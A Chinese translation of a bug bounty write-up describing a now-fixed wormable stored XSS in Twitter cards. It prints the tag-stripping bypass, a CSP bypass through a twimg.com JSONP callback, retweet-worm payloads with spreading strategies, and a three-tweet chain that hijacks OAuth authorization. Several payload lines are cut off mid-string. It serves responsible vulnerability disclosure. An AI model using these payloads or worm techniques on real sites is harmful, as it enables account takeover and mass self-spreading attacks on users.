BugBounty：Twitter 蠕虫XSS

Hulk / 2019-05-07 09:31:00 / 浏览数 7110 渗透测试 渗透测试 顶(0) 踩(0)

文章来源：https://www.virtuesecurity.com/tale-of-a-wormable-twitter-xss/

概述


在2018年中期，我在推特最不可能出现XSS漏洞的地方——tweet处（转发），找到了一个储存型XSS漏洞。这个储存型XSS有些特殊，它可以转化为一次完全成熟的XSS蠕

Exploit

为了方便后续解释这次奇特的XSS蠕虫，这里我先给出利用代码。在Twitter修复该漏洞之前，转发下面这个URL将会创建一个XSS蠕虫，并在整个Twitterverse上从一个账户

```
https://twitter.com/messages/compose?recipient_id=988260476659404801&welcome_message_id=988274596427304964&text=%3C%3Cx%3E/scr
```

"为什么会这样？这只是一个链接而已"，你可能感到不解。但是朋友，这不是一个普通的链接，而是欢迎消息深层链接[1]。
推的深层链接是以Twitter卡的形式呈现给用户：



上面这张Twitter卡是一个iframe元素，指向"https://twitter.com/i/cards/tfw/v1/1114991578353930240"
。iframe很明显是遵循同源的政策，而不是沙盒（这意味着我们可以访问同源网页的DOM）。我们的Payload放置在参数"text"中，然后作为"default_composer_text"键的

```
<script type="text/twitter-cards-serialization">
 {
   "strings": { },
   "card": {
 "viewer_id" : "988260476659404801",
 "is_caps_enabled" : true,
 "forward" : "false",
 "is_logged_in" : true,
 "is_author" : true,
 "language" : "en",
 "card_name" : "2586390716:message_me",
 "welcome_message_id" : "988274596427304964",
 "token" : "[redacted]",

 "is_emojify_enabled" : true,
 "scribe_context" : "%7B%7D",
 "is_static_view" : false,
 "default_composer_text" : "</script><iframe id=__twttr src=/intent/retweet?tweet_id=1114986988128624640></iframe><script src=
 "recipient_id" : "988260476659404801",
 "card_uri" : "https://t.co/1vVzoyquhh",
 "render_card" : true,
 "tweet_id" : "1114991578353930240",
 "card_url" : "https://t.co/1vVzoyquhh"
},
   "twitter_cldr": false,
   "scribeData": {
     "card_name": "2586390716:message_me",
     "card_url": "https://t.co/1vVzoyquhh"



   }
 }
</script>
```

提示：一旦HTML发现在起始的<script>后面任何地方存在</script>，它都会立即终止，无论</script>是在字符串，评论或者正则表达式中...

我们首先克服很多限制和障碍：

- 单引号和双引号将分别被转义为\'和\"
- HTML标签将被剥离（a</script>b将变成ab）
- Payload被限制在300个字符内
- 存在同源政策，将禁止白名单外的内联脚本

乍一看，开发者似乎做得天衣无缝。但是，在我注意到剥离HTML标签的行为后，我的大脑开始兴奋起来。这是因为这里非常容易出错。和转义单个字符不一样，剥离标签需

所以我开始摆弄一个基础的Payload`</script><svg onload=alert()>`，经过不断地调整测试，改为：`<</<x>/script/test000><</<x>svg onload=alert()></><script>1<\x>2`，它会变为`</script/test000><svg onload=alert()>`。我的运气非常好，在绕过CSP政策之前，我立即向Twitter安全团队报告了我的发现。

现在，让我们来仔细看看Twitter的CSP政策：

```
script-src 'nonce-ETj41imzIQ/aBrjFcbynCg==' https://twitter.com https://*.twimg.com https://ton.twitter.com 'self'; frame-ance
```

事实上Twitter没有在整个应用体系中部署一个全局的CSP政策。不同的Twitter在应用中有不同的CSP政策。上面是Twitter卡的CSP政策，现在我们只对其中的`script-src`

对于老猎人来说，一眼就可以看出`https://*.twimg.com`的通配符非常松散，极有可能成为漏洞入口点。在子域"twimg.com"上找到一个JSONP端点并不困难：

```
https://syndication.twimg.com/timeline/profile?callback=__twttr;user_id=12
```

困难的是如何绕过回调验证。我发现回调存在一些限制，前缀必须是`__twttr`（否则将拒绝回调）。这意味着无法传递像`alert`这样的内置函数（你可能会想使用`__twttr`
“?callback=__twttr/alert”）。这会收到下面这个响应：

```
/**/__twttr/alert({"headers":{"status":200,"maxPosition":"1113300837160222720","minPosition":"1098761257606307840","xPolling":
```

所以现在我们只需要找出一种方法，在`window`对象上定义`__twttr`引用。我想了两个方法来实现这一点：

1. 在白名单中找出一个定义了`__twttr`的脚本，将其包含到Payload中。
2. 将HTML元素的ID属性设置为`__twttr`（为`windows`对象[2]中的元素创建一个全局引用）

我选择#2。尽管Payload长度有限制，但我仍然希望Payload中的iframe元素可以有ID属性。

到目前为止，一切很顺利。虽然我们在回调参数中不能注入任意字符，在JavaScript
语法上受到相当大的限制（注意：“?callback=__twttr/alert;user_id=12”中的分号不是回调参数的内容，它实际上是URL查询分隔符类似于"&"），但这不是问题，我们仍然

总结一下完整Payload的作用：

1. 创建一个带有ID`__twttr`的iframe元素，该元素通过Twitter Web
   Intens指向某个特定的推文（https://twitter.com/intent/retweet?tweet_id=1114986988128624640）
2. 绕过CSP同源政策，调用一个同步的函数（i.e.,`alert`）来推迟下一个脚本块的执行，直至iframe完全加载（由于语法的限制，`alert`并不会展示出来，我们不能简单地使
3. 再次绕过CSP政策，通过iframe提交转发推文的表单。

这里有两个简单的传播XSS蠕虫的方法：

1. 武器化一系列推文，每条推文都包含一个Payload，导致转发前一条推文。利用这个方法，如果你接触了第一条推文，将导致转发一系列推文，最终每个活跃的推特账户都
2. 推广带有XSS有效载荷的推文，从而造成广泛的影响。

你可以混合两个传播机制来获得更好的传播效果。这里有非常多可能性。我们有些幸运，当转发推文后再次访问"https://twitter.com/intent/retweet?tweet_id=1114986
时，Payload中的`frames[0].retweet_btn_form.submit`方法将变为相应的操作，而不是转发。

因此，我们在首次加载完经过武装的推文后，它会被转发到你的个人主页中。当你再次访问这篇推文时，它将使你关注攻击者账户！

进一步利用

制作一个XSS蠕虫的确非常有趣，令人兴奋，但是它真的有用？如果这对你来说还不够可怕，这个XSS漏洞还可以攻击Twitter用户，通过Twitter的"oauth/认证"API[5]来盗用

攻击者可以通过在iframe中加载"https://twitter.com/oauth/authorize?oauth_token=[token]"
，然后自动提交页面中的认证表单[i.e.,ID为`oauth_form`的表单]，从而实现这一点。

攻击程序在后台静默进行，流程如下：

发送携带下面这个Payload的推文并获取ID：

```
</script><iframe src=/oauth/authorize?oauth_token=cXDzjwAAAAAA4_EbAAABaizuCOk></iframe>
```

发送另一条推文并获取ID：

```
</script><script id=__twttr src=//syndication.twimg.com/tweets.json?callback=__twttr/parent.frames[0].oauth_form.submit;ids=
```

发送第三条推文（整合上面两条推文）：

```
</script><iframe src=/i/cards/tfw/v1/1118608452136460288></iframe><iframe src=/i/cards/tfw/v1/1118609496560029696></iframe
```

现在如果受害者加载第三条推文后，攻击者就可以使用他的身份访问第三方app。需要注意，"oauth_token"值有效期非常短，只能使用一次。但是这不是大问题，只要攻击

总之，我可以强迫你在Twitter上加载任意页面，点击按钮，提交表单等等。

你可以在Github/Twitter上找到我。

时间线

- 2018年4月23日 - 提交原始bug报告。
- 2018年4月25日 - 确认存在bug。
- 2018年4月27日 - Twitter奖励2940美元。
- 2018年5月4日 - 开始修复。
- 2019年4月7日 - 我提供了关于CSP绕过的一些信息。
- 2019年4月12日 - 我将这篇文章的草稿发送给Twitter工程师请求建议。
- 2019年4月12日 - 对方要求推迟公布，直到修复CSP绕过的问题。
- 2019年4月22日 - CSP绕过已修复，我被允许发布。
- 2019年5月2日 - 发表本文。

参考

[1] https://developer.twitter.com/en/docs/direct-messages/welcome-messages/guides/deeplinking-to-welcome-message.html

[2] https://html.spec.whatwg.org/#named-access-on-the-window-object

[3] http://www.benhayak.com/2015/06/same-origin-method-execution-some.html

[4] https://developer.twitter.com/en/docs/basics/twitter-ids.html

[5] https://developer.twitter.com/en/docs/basics/authentication/api-reference/authorize.html

上一篇：从一题看利用IO_file to ... 下一篇：YII框架全版本文件包含漏洞挖掘和分析

1. 0 条回复
   - 动动手指，沙发就是你的了！